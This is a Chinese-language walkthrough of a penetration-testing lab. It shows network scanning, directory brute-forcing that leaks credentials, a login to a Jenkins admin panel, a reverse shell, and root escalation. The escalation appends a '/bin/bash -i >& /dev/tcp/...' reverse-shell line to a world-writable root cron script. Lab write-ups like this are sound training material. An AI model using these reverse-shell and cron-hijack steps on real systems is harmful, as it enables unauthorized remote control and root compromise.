在开始前先用下面两条命令将kali的网卡激活
sudo ip link set eth0 up
sudo dhclient -v eth0
我真他哥的求你了,懒得去配置ip了,以后就用这个激活kali ip吧
激活后先用ifconfig看看自己所在网段
 因为kali和我们的靶机都是在虚拟机里面且都是nat的网卡模式,所以他们必定在同一网段
找到后用nmap去整个网段进行扫描:nmap 192.168.11.0/24
 发现到了目标的部分ip
 访问后得到上图页面
 发现这些端口好像都没有什么有价值的信息

于是就想着用dirsearch去目录爆破,爆破结果如下:
 直接就得到了对方的账号密码,然后开始不是访问8080端口有个登录页面吗,直接去试试就可以了
(密码这里记得要解密,初次看可以大致猜测为md5加密)

 输入后来到上图后台 成功取得后台权限
拿到后台权限后我们的操作空间还是挺多的,特别是你知道对方后面是用什么源码搭建的,如上图所示,直接就告诉你“欢迎使用Jenkins”,你就可以去网上搜索看看有什么历史漏洞可以直接拿权限的[这里的步骤我就省略了,网上查都可以找到,反正最终就是可以反弹对方的shell]

 先在kali监听6666端口,然后去棱角社区生成对应的反弹命令让后台去执行:
 运行后这不就来了吗:

拿到web权限后,我们接下来的目的就是要去得到系统权限也就是root权限,那怎么去做呢?这里用到的方法是计时任务提权
我们可以用cat /etc/crontab 的命令去查找本机存在什么计时任务:
 从上图可知,确实跑着一个root权限运行的计时任务。我们这个时候就应该去思考:我们是否能够更改这个计时任务去执行别的东西呢?
既然有了方向,我们的第一步肯定是去查看这个计时任务的目录权限,因为你只有足够的权限才能对其进行修改:ls -lai /etc/script
 发现权限居然是777,那就可以做文章了
可以先看看对方脚本里原先运行的计时任务:
 大致是一个删除日志的操作

我们可以直接将反弹shell的命令写进计时任务里面去:echo “/bin/bash -i >& /dev/tcp/192.168.11.130/6677 0>&1” » /etc/script/CleaningScript.sh

在执行上图的计时任务前我们可以先在kali另起端口去监听6677,因为它是每五分钟执行一次嘛:
 然后回到对方shell上执行:
 执行后稍作等待即可……..
来了:
 拿下